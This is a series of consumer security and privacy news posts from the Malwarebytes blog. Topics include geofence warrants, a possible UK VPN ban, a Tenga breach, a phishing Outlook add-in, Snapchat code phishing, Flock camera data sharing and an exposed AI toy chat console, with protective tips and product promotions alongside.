Protect yourself from online attacks that threaten your identity, your files, your system, and your financial well-being with our exclusive offer for Malwarebytes Premium Security for Lock and Code listeners.

Supreme Court to decide whether geofence warrants are constitutional

5 March 2026 at 11:54

Google has weighed in on a court case that will decide the future of a powerful but contentious tool for law enforcement. The company submitted an opinion to the US Supreme Court arguing that geofence warrants are unconstitutional.

A geofence warrant is a form of “reverse warrant” that turns a regular warrant on its head. Police get a regular warrant when they want to target a particular person. With a reverse warrant, police don’t know exactly who they’re looking for. Instead, they ask someone (typically a technology company) for a broad data set about a group of unknown people based on some common behavior. Then they analyze that data set for potential suspects.

With a geofence warrant, that data set is defined by a location and a time window. Law enforcement officials obtain a list of phones that were in that area during that period. Every device that was inside the circle comes back in the results, even if nobody on that list has been suspected of anything. Proximity is the only criterion.

That’s how Okello Chatrie was charged with armed bank robbery in Virginia in 2019: His phone showed up in a geofence warrant covering 17.5 acres (larger than three football fields). He argued that this kind of search isn’t constitutional and shouldn’t have been used as evidence.

In 2024, the Fifth Circuit Court of Appeals agreed with him, overturning a Fourth Circuit ruling. Now prosecutors have taken the case to the Supreme Court, with parties due to make oral arguments on April 27.

The case has seen a flurry of amicus curiae briefs, which are opinions from interested expert parties that have no direct involvement in the case. One of these is from Google, which on Monday urged the justices to consider the geofence warrants unconstitutional because of their broad scope. It has objected to more than 3,000 of them on constitutional grounds in recent months.

Google’s brief stated:

“Many of these overbroad warrants swept in hundreds, sometimes even thousands, of innocent people. State and federal courts have repeatedly granted Google’s motions to quash these overbroad warrants.”

How the database gets built

Although Google is just one of many organizations that filed amicus briefs, its position is especially notable because it has historically collected so much location data. Its Timeline feature (formerly Location History) logs device position via GPS, Wi-Fi networks, Bluetooth, and mobile signals, including when Google apps aren’t being used, according to its policy page.

At the time of the Chatrie warrant, it was recording position as frequently as every two minutes. All of that fed a centralised internal database which held 592 million individual accounts. So responding to any geofence request required Google to search essentially the entire store before producing a single name, according to an analysis by privacy advocacy group EPIC, which also regularly submits amicus briefs on privacy cases.

Google moved Timeline storage from its own servers onto users’ devices in July 2025, closing the door to fresh cloud-based requests against its own systems. But the constitutional question survives for historical data and for any company that has not followed suit.

The warrant that grew and grew

A geofence warrant does not stay fenced, according to a separate brief that the Center for Democracy and Technology (CDT) filed in the case last week. It said Google’s standard response to warrants had three steps. First it would deliver an anonymized list of devices inside the geofence. Then, police could ask for movement data on chosen “devices of interest,” which could track them outside the geographic boundary and beyond the original time window. Finally, again without any further judicial approval, police could ask for subscriber-identifying information for whichever devices police chose to unmask.

In the Chatrie case, positioning data was imprecise enough that, as the district court found, the warrant may have included devices outside the intended area. According to the CDT brief:

“The Geofence Warrant could have captured the location of someone who was hundreds of feet outside the geofence.”

The CDT argues in its brief that this can expose the privacy of people going about their everyday lives, engaging in legal activities that they might not want others to know about. The warrant that scooped up Chatrie included a hotel and a restaurant.

Some of these requests are far broader. Google successfully challenged a warrant asking for the location history of anyone in large portions of San Francisco for two and a half days, it said. Google complained in its brief:

“No court would authorize a physical search of hundreds of people or places, yet geofence warrants sometimes do so by design.”

What can you do to stop yourself getting swept up in a geofencing search?

If your phone stores detailed location history with Google, that data may be included in geofence warrant responses. Limiting what gets saved can reduce how much location information exists in the first place.

There are two Google settings that matter: Timeline (Location History) and Web & App Activity. Turning off one does not automatically disable the other.

Timeline stores a detailed record of where your device has been, although it’s off by default. Web & App Activity can also log location signals when you use Google services like Search, Maps, or other apps.

Google provides instructions on how to review and disable these settings in its support documentation:

Google has previously settled lawsuits accusing it of misleading users about how location data is stored across these settings, so reviewing both controls is important.

Reverse warrants may not stop at location data

The implications of the case extend well past maps, though. The CDT brief warns that if courts endorse the logic behind geofence warrants, then law enforcement may try to apply the same approach to other large datasets held by technology companies, such as AI chatbot data. That’s a step the DHS has already taken, issuing what has been reported as the first known warrant for ChatGPT user data.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Does the UK really want to ban VPNs? And can it be done?

4 March 2026 at 14:44

The idea of a “Great British Firewall” makes for a catchy headline, but it would be riddled with holes and cause huge problems.

The Guardian reports that the GCHQ (Government Communications Headquarters), a UK intelligence, security, and cyber agency, is exploring the idea of a British firewall offering protection against malicious hackers. It falls within its remit, but one of the measures reportedly discussed—banning VPN software—raises practical and technical questions.

Here’s what you actually need to know, and why you shouldn’t panic about your VPN just yet.

  • There are no current plans on the statute books to ban VPNs for everyone. Ministers and regulators explicitly acknowledge VPNs as lawful services with legitimate uses.
  • The current political focus is on “online safety”, especially kids accessing porn and harmful content, and how VPNs can undermine the Online Safety Act’s age‑assurance and filtering regime.
  • The latest move is an online‑safety consultation that explicitly mentions “options to age-restrict or limit children’s VPN use where it undermines safety protections”, not an outright nationwide ban.

So what may happen is tighter controls around minors, and perhaps pressure on app stores and platforms, rather than a blanket prohibition for adults.

Options

Technically speaking, these are some of the measures available to address VPNs bypassing geo-blocking and local legislation.

  • App‑store and download pressure: Require Apple/Google to hide or age‑gate VPN apps for UK accounts, or block listing of some consumer VPNs. This raises friction for non‑technical users but is trivial to route around (sideloading where possible, non‑UK stores, manual configs).
  • Commercial provider lists: Buy accounts at popular VPNs, enumerate exit IP ranges, and require ISPs or certain sites (e.g. porn sites) to block those IPs. This can catch a large chunk of mainstream VPN traffic but is high‑maintenance and easy to evade with IP rotation, residential proxies, self‑hosted VPNs, and lesser‑known services.
  • Targeted site‑level blocking of VPNs: Require certain categories of sites (e.g. adult sites) to reject traffic that appears to come from VPN IPs, an idea already floated by some experts as more likely than an outright technology ban. That still leaves VPNs usable for everything else, including general browsing and work.
  • Age‑based device/network controls: Mandate school networks, child‑oriented devices, or parental control routers to block known VPN endpoints and app traffic, as media regulator Ofcom and others have suggested may be possible at the home‑router level. Again, this targets minors rather than adults and is only as strong as the weakest network they connect to (a friend’s Wi‑Fi, mobile hotspot, etc.).

All of these are “making it harder” tactics rather than a hard technical kill switch.

Why a watertight VPN ban is essentially impossible

To comprehensively block VPNs, the government would need to require internet providers to inspect traffic, restrict apps from app stores, and attempt to cut off access to thousands of VPN servers worldwide. That would be a massive, expensive, and deeply complicated undertaking—and it still wouldn’t work.

Problem 1: VPNs are basically invisible

Modern VPNs are designed to look very similar to normal web browsing. When you load a website over HTTPS (the padlock in your browser) and when you connect to a VPN, the traffic flowing through your internet connection looks almost identical. Reliably telling them apart is a bit like trying to spot which cars on a motorway are taxis versus private vehicles based solely on their tire tread patterns at motorway speed, for every car, in real time. You’d end up accidentally blocking huge amounts of perfectly ordinary internet traffic in the attempt.

Problem 2: Too many legitimate users depend on VPNs

VPNs aren’t just for privacy-conscious consumers. They’re how millions of people securely connect to their workplace from home. The NHS (the UK’s National Health Service) uses them for remote access. Journalists use them to protect sources. Researchers use them to access academic resources. Any serious enforcement effort would have to grapple with the risk of collateral damage to businesses and public services.

Problem 3: The ban would be trivially easy to bypass

Even if the government successfully blocked every major commercial VPN app and service, technically skilled users could simply rent a cheap server anywhere in the world and set up their own private tunnel in under ten minutes. There are also tools designed to evade exactly this kind of blocking, disguising encrypted traffic as ordinary web activity.

We know this because Russia has been trying to block VPNs for years, using the full weight of state enforcement behind it. But VPN usage in Russia has surged, not declined. Blocked services pop up under new names and addresses and new tools emerge overnight. This track record suggests that long-term, comprehensive suppression is difficult, even with aggressive powers of enforcement.

What does this actually mean for UK citizens?

The government can probably make consumer VPN use slightly more inconvenient, removing apps from UK app stores, for instance, or creating legal grey areas for certain uses. But a genuine, technical ban on VPN software and encrypted connections is not realistically achievable without causing serious collateral damage to the UK’s digital economy and the millions of people who depend on this technology for entirely legitimate reasons.

Don’t ditch your VPN. The Great Firewall of Great Britain isn’t coming. And if it tried, it would have more holes than a fishing net.

Hat tip to Stefan Dasic and the Malwarebytes VPN team for their invaluable input.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Intimate products producer Tenga spilled customer data

19 February 2026 at 12:48

Tenga confirmed reports published by several outlets that the company notified customers of a data breach.

The Japanese manufacturer of adult products appears to have fallen victim to a phishing attack targeting one of its employees. Tenga reportedly wrote in the data breach notification:

“An unauthorized party gained access to the professional email account of one of our employees.”

This unauthorized access exposed the contents of said account’s inbox, potentially including customer names, email addresses, past correspondence, order details, and customer service inquiries.

In its official statement, Tenga said a “limited segment” of US customers who interacted with the company were impacted by the incident. Regarding the scope of the stolen data, it stated:

“The information involved was limited to customer email addresses and related correspondence history. No sensitive personal data, such as Social Security numbers, billing/credit card information, or TENGA/iroha Store passwords were jeopardized in this incident.”

From the wording of Tenga’s online statement, it seems the compromised account was used to send spam emails that included an attachment.

“Attachment Safety: We want to state clearly that there is no risk to your device or data if the suspicious attachment was not opened. The risk was limited to the potential execution of the attachment within the specific ‘spam’ window (February 12, 2026, between 12am and 1am PT).”


See if your personal data has been exposed.


We reached out to Tenga about this “suspicious attachment” but have not heard back at the time of writing. We’ll keep you posted.

Tenga proactively contacted potentially affected customers. It advises them to change passwords and remain vigilant about any unusual activity. We would add that affected customers should be on the lookout for sextortion-themed phishing attempts.

What to do if your data was in a breach

If you think you have been affected by a data breach, here are steps you can take to protect yourself:

  • Check the company’s advice. Every breach is different, so check with the company to find out what’s happened and follow any specific advice it offers.
  • Change your password. You can make a stolen password useless to thieves by changing it. Choose a strong password that you don’t use for anything else. Better yet, let a password manager choose one for you.
  • Enable two-factor authentication (2FA). If you can, use a FIDO2-compliant hardware key, laptop, or phone as your second factor. Some forms of 2FA can be phished just as easily as a password, but 2FA that relies on a FIDO2 device can’t be phished.
  • Watch out for impersonators. The thieves may contact you posing as the breached platform. Check the official website to see if it’s contacting victims and verify the identity of anyone who contacts you using a different communication channel.
  • Take your time. Phishing attacks often impersonate people or brands you know, and use themes that require urgent attention, such as missed deliveries, account suspensions, and security alerts.
  • Consider not storing your card details. It’s definitely more convenient to let sites remember your card details, but it increases risk if a retailer suffers a breach.
  • Set up identity monitoring, which alerts you if your personal information is found being traded illegally online and helps you recover after.
  • Use our free Digital Footprint scan to see whether your personal information has been exposed online.

What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

Outlook add-in goes rogue and steals 4,000 credentials and payment data

12 February 2026 at 15:35

Researchers found a malicious Microsoft Outlook add-in which was able to steal 4,000 stolen Microsoft account credentials, credit card numbers, and banking security answers. 

How is it possible that the Microsoft Office Add-in Store ended listing an add-in that silently loaded a phishing kit inside Outlook’s sidebar?

A developer launched an add-in called AgreeTo, an open-source meeting scheduling tool with a Chrome extension. It was a popular tool, but at some point, it was abandoned by its developer, its backend URL on Vercel expired, and an attacker later claimed that same URL.

That requires some explanation. Office add-ins are essentially XML manifests that tell Outlook to load a specific URL in an iframe. Microsoft reviews and signs the manifest once but does not continuously monitor what that URL serves later.

So, when the outlook-one.vercel.app subdomain became free to claim, a cybercriminal jumped at the opportunity to scoop it up and abuse the powerful ReadWriteItem permissions requested and approved in 2022. These permissions meant the add-in could read and modify a user’s email when loaded. The permissions were appropriate for a meeting scheduler, but they served a different purpose for the criminal.

While Google removed the dead Chrome extension in February 2025, the Outlook add-in stayed listed in Microsoft’s Office Store, still pointing to a Vercel URL that no longer belonged to the original developer.

An attacker registered that Vercel subdomain and deployed a simple four-page phishing kit consisting of fake Microsoft login, password collection, Telegram-based data exfiltration, and a redirect to the real login.microsoftonline.com.

What make this work was simple and effective. When users opened the add-in, they saw what looked like a normal Microsoft sign-in inside Outlook. They entered credentials, which were sent via a JavaScript function to the attacker’s Telegram bot along with IP data, then were bounced to the real Microsoft login so nothing seemed suspicious.

The researchers were able to access the attacker’s poorly secured Telegram-based exfiltration channel and recovered more than 4,000 sets of stolen Microsoft account credentials, plus payment and banking data, indicating the campaign was active and part of a larger multi-brand phishing operation.

“The same attacker operates at least 12 distinct phishing kits, each impersonating a different brand – Canadian ISPs, banks, webmail providers. The stolen data included not just email credentials but credit card numbers, CVVs, PINs, and banking security answers used to intercept Interac e-Transfer payments. This is a professional, multi-brand phishing operation. The Outlook add-in was just one of its distribution channels.”

What to do

If you are or ever have used the AgreeTo add-in after May 2023:

  • Make sure it’s removed. If not, uninstall the add-in.
  • Change the password for your Microsoft account.
  • If that password (or close variants) was reused on other services (email, banking, SaaS, social), change those as well and make each one unique.
  • Review recent sign‑ins and security activity on your Microsoft account, looking for logins from unknown locations or devices, or unusual times.
  • Review other sensitive information you may have shared via email.
  • Scan your mailbox for signs of abuse: messages you did not send, auto‑forwarding rules you did not create, or password‑reset emails for other services you did not request.
  • Watch payment statements closely for at least the next few months, especially small “test” charges and unexpected e‑transfer or card‑not‑present transactions, and dispute anything suspicious immediately.

We don’t just report on threats—we help safeguard your entire digital identity

Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.

Discord will limit profiles to teen-appropriate mode until you verify your age

10 February 2026 at 16:29

Discord announced it will put all existing and new profiles in teen-appropriate mode by default in early March.

The teen-appropriate profile mode will remain in place until users prove they are adults. To change a profile to “full access” will require verification by Discord’s age inference model—a new system that runs in the background to help determine whether an account belongs to an adult, without always requiring users to verify their age.

Savannah Badalich, Head of Product Policy at Discord, explained the reasoning:

“Rolling out teen-by-default settings globally builds on Discord’s existing safety architecture, giving teens strong protections while allowing verified adults flexibility. We design our products with teen safety principles at the core and will continue working with safety experts, policymakers, and Discord users to support meaningful, long term wellbeing for teens on the platform.”

Platforms have been facing growing regulatory pressure—particularly in the UK, EU, and parts of the US—to introduce stronger age-verification measures. The announcement also comes as concerns about children’s safety on social media continue to surface. In research we published today, parents highlighted issues such as exposure to inappropriate content, unwanted contact, and safeguards that are easy to bypass. Discord was one of the platforms we researched.

The problem in Discord’s case lies in the age-verification methods it’s made available, which require either a facial scan or a government-issued ID. Discord says that video selfies used for facial age estimation never leave a user’s device, but this method is known not to work reliably for everyone.

Identity documents submitted to Discord’s vendor partners are also deleted quickly—often immediately after age confirmation, according to Discord. But, as we all know, computers are very bad at “forgetting” things and criminals are very good at finding things that were supposed to be gone.

Besides all that, the effectiveness of this kind of measure remains an issue. Minors often find ways around systems—using borrowed IDs, VPNs, or false information—so strict verification can create a sense of safety without fully eliminating risk. In some cases, it may even push activity into less regulated or more opaque spaces.

As someone who isn’t an avid Discord user, I can’t help but wonder why keeping my profile teen-appropriate would be a bad thing. Let us know in the comments what your objections to this scenario would be.

I wouldn’t have to provide identification and what I’d “miss” doesn’t sound terrible at all:

  • Mature and graphic images would be permanently blocked.
  • Age-restricted channels and servers would be inaccessible.
  • DMs from unknown users would be rerouted to a separate inbox.
  • Friend requests from unknown users would always trigger a warning pop-up.
  • No speaking on server stages.

Given the amount of backlash this news received, I’m probably missing something—and I don’t mind being corrected. So let’s hear it.

Note: All comments are moderated. Those including links and inappropriate language will be deleted. The rest must be approved by a moderator.


We don’t just report on threats – we help protect your social media

Cybersecurity risks should never spread beyond a headline. Protect your social media accounts by using Malwarebytes Identity Theft Protection.

Man tricked hundreds of women into handing over Snapchat security codes

10 February 2026 at 14:28

Fresh off a breathless Super Bowl Sunday, we’re less thrilled to bring you this week’s Weirdo Wednesday. Two stories caught our eye, both involving men who crossed clear lines and invaded women’s privacy online.

Last week, 27-year-old Kyle Svara of Oswego, Illinois admitted to hacking women’s Snapchat accounts across the US. Between May 2020 and February 2021, Svara harvested account security codes from 571 victims, leading to confirmed unauthorized access to at least 59 accounts.

Rather than attempting to break Snapchat’s robust encryption protocols, Svara targeted the account owners themselves with social engineering.

After gathering phone numbers and email addresses, he triggered Snapchat’s legitimate login process, which sent six-digit security codes directly to victims’ devices. Posing as Snapchat support, he then sent more than 4,500 anonymous messages via a VoIP texting service, claiming the codes were needed to “verify” or “secure” the account.

Svara showed particular interest in Snapchat’s My Eyes Only feature—a secondary four-digit PIN meant to protect a user’s most sensitive content. By persuading victims to share both codes, he bypassed two layers of security without touching a single line of code. He walked away with private material, including nude images.

Svara didn’t do this solely for his own kicks. He marketed himself as a hacker-for-hire, advertising on platforms like Reddit and offering access to specific accounts in exchange for money or trades.

Selling his services to others was how he got found out. Although Svara stopped hacking in early 2021, his legal day of reckoning followed the 2024 sentencing of one of his customers: Steve Waithe, a former track and field coach who worked at several high-profile universities including Northeastern. Waithe paid Svara to target student athletes he was supposed to mentor.

Svara also went after women in his home area of Plainfield, Illinois, and as far away as Colby College in Maine.

He now faces charges including identity theft, wire fraud, computer fraud, and making false statements to law enforcement about child sex abuse material. Sentencing is scheduled for May 18.

How to protect your Snapchat account

Never send someone your login details or secret codes, even if you think you know them.

This is also a good time to talk about passkeys.

Passkeys let you sign in without a password, but unlike multi-factor authentication, passkeys are cryptographically tied to your device, and can’t be phished or forwarded like one-time codes. Snapchat supports them, and they offer stronger protection than traditional multi-factor authentication, which is increasingly susceptible to smart phishing attacks.

Bad guys with smart glasses

Unfortunately, hacking women’s social media accounts to steal private content isn’t new. But predators will always find a way to use smart tech in nefarious ways. Such is the case with new generations of ‘smart glasses’ powered by AI.

This week, CNN published stories from women who believed they were having private, flirtatious interactions with strangers—only to later discover the men were recording them using camera-equipped smart glasses and posting the footage online.

These clips are often packaged as “rizz” videos—short for “charisma”—where so-called manfluencers film themselves chatting up women in public, without consent, to build followings and sell “coaching” services.

The glasses, sold by companies like Meta, are supposed to be used for recording only with consent, and often display a light to show that they’re recording. In practice, that indicator is easy to hide.

When combined with AI-powered services to identify people, as researchers did in 2024, the possibilities become even more chilling. We’re unaware of any related cases coming to court, but suspect it’s only a matter of time.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!

Is your phone listening to you? (re-air) (Lock and Code S07E03)

9 February 2026 at 19:49

This week on the Lock and Code podcast…

In January, Google settled a lawsuit that pricked up a few ears: It agreed to pay $68 million to a wide array of people who sued the company together, alleging that Google’s voice-activated smart assistant had secretly recorded their conversations, which were then sent to advertisers to target them with promotions.

Google denied any admission of wrongdoing in the settlement agreement, but the fact stands that one of the largest phone makers in the world decided to forego a trial against some potentially explosive surveillance allegations. It’s a decision that the public has already seen in the past, when Apple agreed to pay $95 million last year to settle similar legal claims against its smart assistant, Siri.

Back-to-back, the stories raise a question that just seems to never go away: Are our phones listening to us?

This week, on the Lock and Code podcast with host David Ruiz, we revisit an episode from last year in which we tried to find the answer. In speaking to Electronic Frontier Foundation Staff Technologist Lena Cohen about mobile tracking overall, it becomes clear that, even if our phones aren’t literally listening to our conversations, the devices are stuffed with so many novel forms of surveillance that we need not say something out loud to be predictably targeted with ads for it.

“Companies are collecting so much information about us and in such covert ways that it really feels like they’re listening to us.”

Tune in today to listen to the full conversation.

Show notes and credits:

Intro Music: “Spellbound” by Kevin MacLeod (incompetech.com)
Licensed under Creative Commons: By Attribution 4.0 License
http://creativecommons.org/licenses/by/4.0/
Outro Music: “Good God” by Wowa (unminus.com)


Listen up—Malwarebytes doesn’t just talk cybersecurity, we provide it.

Protect yourself from online attacks that threaten your identity, your files, your system, and your financial well-being with our exclusive offer for Malwarebytes Premium for Lock and Code listeners.

Flock cameras shared license plate data without permission

5 February 2026 at 12:24

Mountain View, California, pulled the plug on its entire license plate reader camera network this week. It discovered that Flock Safety, which ran the system, had been sharing city data with hundreds of law enforcement agencies, including federal ones, without permission.

Flock Safety runs an automated license plate recognition (ALPR) system that uses AI to identify vehicles’ number plates on the road. Mountain View Police Department (MVPD) policy chief Mike Canfield ordered all 30 of the city’s Flock cameras disabled on February 3.

Two incidents of unauthorized sharing came to light. The first was a “national lookup” setting that was toggled on for one camera at the intersection of the city’s Charleston and San Antonio roads. Flock allegedly switched it on without telling the city.

That setting could violate California’s 2015 statute SB 34, which bars state and local agencies from sharing license plate reader data with out-of-state or federal entities. The law states:

“A public agency shall not sell, share, or transfer ALPR information, except to another public agency, and only as otherwise permitted by law.”

The statute defines a public agency as the state, or any city or county within it, covering state and local law enforcement agencies.

Last October, the state Attorney General sued the Californian city of El Cajon for knowingly violating that law by sharing license place data with agencies in more than two dozen states.

However, MVPD said that Flock kept no records from the national lookup period, so nobody can determine what information actually left the system.

Mountain View says it never chose to share, which makes the violation different in kind. For the people whose plates were scanned, the distinction is academic.

A separate “statewide lookup” feature had also been active on 29 of the city’s 30 cameras since the initial installation, running for 17 straight months until Mountain View found and disabled it on January 5. Through that tool, more than 250 agencies that had never signed any data agreement with Mountain View ran an estimated 600,000 searches over a single year, according to local paper the Mountain View Voice, which first uncovered the issue after filing a public records request.

Over the past year, more than two dozen municipalities across the country have ended contracts with Flock, many citing the same worry that data collected for local crime-fighting could be used for federal immigration enforcement. Santa Cruz became the first in California to terminate its contract last month.

Flock’s own CEO reportedly acknowledged last August that the company had been running previously undisclosed pilot programs with Customs and Border Protection and Homeland Security Investigations.

The cameras will remain offline until the City Council meets on February 24. Canfield says that he still supports license plate reader technology, just not this vendor.

This goes beyond one city’s vendor dispute. If strict internal policies weren’t enough to prevent unauthorized sharing, it raises a harder question: whether policy alone is an adequate safeguard when surveillance systems are operated by third parties.


We don’t just report on data privacy—we help you remove your personal information

Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.

An AI plush toy exposed thousands of private chats with children

3 February 2026 at 17:55

Bondu’s AI plush toy exposed a web console that let anyone with a Gmail account read about 50,000 private chats between children and their cuddly toys.

Bondu’s toy is marketed as:

“A soft, cuddly toy powered by AI that can chat, teach, and play with your child.”

What it doesn’t say is that anyone with a Gmail account could read the transcripts from virtually every child who used a Bondu toy. Without any actual hacking, simply by logging in with an arbitrary Google account, two researchers found themselves looking at children’s private conversations.

What Bondu has to say about safety does not mention security or privacy:

“Bondu’s safety and behavior systems were built over 18 months of beta testing with thousands of families. Thanks to rigorous review processes and continuous monitoring, we did not receive a single report of unsafe or inappropriate behavior from Bondu throughout the entire beta period.”

Bondu’s emphasis on successful beta testing is understandable. Remember the AI teddy bear marketed by FoloToy that quickly veered from friendly chat into sexual topics and unsafe household advice?

The researchers were stunned to find the company’s public-facing web console allowed anyone to log in with their Google account. The chat logs between children and their plushies revealed names, birth dates, family details, and intimate conversations. The only conversations not available were those manually deleted by parents or company staff.

Potentially, these chat logs could been a burglar’s or kidnapper’s dream, offering insight into household routines and upcoming events.

Bondu took the console offline within minutes of disclosure, then relaunched it with authentication. The CEO said fixes were completed within hours, they saw “no evidence” of other access, and they brought in a security firm and added monitoring.

In the past, we’ve pointed out that AI-powered stuffed animals may not be a good alternative for screen time. Critics warn that when a toy uses personalized, human‑like dialogue, it risks replacing aspects of the caregiver–child relationship. One Curio founder even described their plushie as a stimulating sidekick so parents, “don’t feel like you have to be sitting them in front of a TV.”

So, whether it’s a foul-mouth, a blabbermouth, or just a feeble replacement for real friends, we don’t encourage using Artificial Intelligence in children’s toys—unless we ever make it to a point where they can be used safely, privately, securely, and even then, sparingly.

How to stay safe

AI-powered toys are coming, like it or not. But being the first or the cutest doesn’t mean they’re safe. The lesson history keeps teaching us is this: oversight, privacy, and a healthy dose of skepticism are the best defenses parents have.

  • Turn off what you can. If the toy has a removable AI component, consider disabling it when you’re not able to supervise directly.
  • Read the privacy policy. Yes, I knowall of it. Look for what will be recorded, stored, and potentially shared. Pay particular attention to sensitive data, like voice recordings, video recordings (if the toy has a camera), and location data.
  • Limit connectivity. Avoid toys that require constant Wi-Fi or cloud interaction if possible.
  • Monitor conversations. Regularly check in with your kids about what the toy says and supervise play where practical.
  • Keep personal info private. Teach kids to never share their names, addresses, or family details, even with their plush friend.
  • Trust your instincts. If a toy seems to cross boundaries or interfere with natural play, don’t be afraid to step in or simply say no.

We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Apple’s new iOS setting addresses a hidden layer of location tracking

3 February 2026 at 12:20

Most iPhone owners have hopefully learned to manage app permissions by now, including allowing location access. But there’s another layer of location tracking that operates outside these controls. Your cellular carrier has been collecting your location data all along, and until now, there was nothing you could do about it.

Apple just changed this in iOS 26.3 with a new setting called “limit precise location.”

How Apple’s anti-carrier tracking system works

Cellular networks track your phone’s location based on the cell towers it connects to, in a process known as triangulation. In cities where towers are densely packed, triangulation is precise enough to track you down to a street address.

This tracking is different from app-based location monitoring, because your phone’s privacy settings have historically been powerless to stop it. Toggle Location Services off entirely, and your carrier still knows where you are.

The new setting reduces the precision of location data shared with carriers. Rather than a street address, carriers would see only the neighborhood where a device is located. It doesn’t affect emergency calls, though, which still transmit precise coordinates to first responders. Apps like Apple’s “Find My” service, which locates your devices, or its navigation services, aren’t affected because they work using the phone’s location sharing feature.

Why is Apple doing this? Apple hasn’t said, but the move comes after years of carriers mishandling location data.

Unfortunately, cellular network operators have played fast and free with this data. In April 2024, the FCC fined Sprint and T-Mobile (which have since merged), along with AT&T and Verizon nearly $200 million combined for illegally sharing this location data. They sold access to customers’ location information to third party aggregators, who then sold it on to third parties without customer consent.

This turned into a privacy horror story for customers. One aggregator, LocationSmart, had a free demo on its website that reportedly allowed anyone to pinpoint the location of most mobile phones in North America.

Limited rollout

The feature only works with devices equipped with Apple’s custom C1 or C1X modems. That means just three devices: the iPhone Air, iPhone 16e, and the cellular iPad Pro with M5 chip. The iPhone 17, which uses Qualcomm silicon, is excluded. Apple can only control what its own modems transmit.

Carrier support is equally narrow. In the US, only Boost Mobile is participating in the feature at launch, while Verizon, AT&T, and T-Mobile are notable absences from the list given their past record. In Germany, Telekom is on the participant list, while both EE and BT are involved in the UK. In Thailand, AIS and True are on the list. There are no other carriers taking part as of today though.

Android also offers some support

Google also introduced a similar capability with Android 15’s Location Privacy hardware abstraction layer (HAL) last year. It faces the same constraint, though: modem vendors must cooperate, and most have not. Apple and Google don’t get to control the modems in most phones. This kind of privacy protection requires vertical integration that few manufacturers possess and few carriers seem eager to enable.

Most people think controlling app permissions means they’re in control of their location. This feature highlights something many users didn’t know existed: a separate layer of tracking handled by cellular networks, and one that still offers users very limited control.


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.

TikTok’s privacy update mentions immigration status. Here’s why.

30 January 2026 at 12:48

In 2026, could any five words be more chilling than “We’re changing our privacy terms?”

The timing could not have been worse for TikTok US when it sent millions of US users a mandatory privacy pop-up on January 22. The message forced users to accept updated terms if they wanted to keep using the app. Buried in that update was language about collecting “citizenship or immigration status.”

Specifically, TikTok said:

“Information You Provide may include sensitive personal information, as defined under applicable state privacy laws, such as information from users under the relevant age threshold, information you disclose in survey responses or in your user content about your racial or ethnic origin, national origin, religious beliefs, mental or physical health diagnosis, sexual life or sexual orientation, status as transgender or nonbinary, citizenship or immigration status, or financial information.”

The internet reacted badly. TikTok users took to social media, with some suggesting that TikTok was building a database of immigration status, and others pledging to delete their accounts. It didn’t help that TikTok’s US operation became a US-owned company on the same day, with Senator Ed Markey (D-Mass.) criticizing what he sees as a lack of transparency around the deal.

A legal requirement

In this case, things are may be less sinister than you’d think. The language is not new—it first appeared around August 2024. And TikTok is not asking users to provide their immigration status directly.

Instead, the disclosure covers sensitive information that users might voluntarily share in videos, surveys, or interactions with AI features.

The change appears to be driven largely by California’s AB-947, signed in October 2023. The law added immigration status to the state’s definition of sensitive personal information, placing it under stricter protections. Companies are required to disclose how they process sensitive personal information, even if they do not actively seek it out.

Other social media companies, including Meta, do not explicitly mention immigration status in their privacy policies. According to TechCrunch, that difference likely reflects how specific their disclosure language is—not a meaningful difference in what data is actually collected.

One meaningful change in TikTok’s updated policy does concern location tracking. Previous versions stated that TikTok did not collect GPS data from US users. The new policy says it may collect precise location data, depending on user settings. Users can reportedly opt out of this tracking.

Read the whole board, not just one square

So, does this mean TikTok—or any social media company—deserves our trust? That’s a harder question.

There are still red flags. In April, TikTok quietly removed a commitment to notify users before sharing data with law enforcement. According to Forbes, the company has also declined to say whether it shares, or would share, user data with agencies such as the Department of Homeland Security (DHS) or Immigration and Customs Enforcement (ICE).

That uncertainty is the real issue. Social media companies are notorious for collecting vast amounts of user data, and for being vague about how it may be used later. Outrage over a particularly explicit disclosure is understandable, but the privacy problem runs much deeper than a single policy update from one company.

People have reason to worry unless platforms explicitly commit to not collecting or inferring sensitive data—and explicitly commit to not sharing it with government agencies. And even then, skepticism is healthy. These companies have a long history of changing policies quietly when it suits them.


We don’t just report on data privacy—we help you remove your personal information

Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.

❌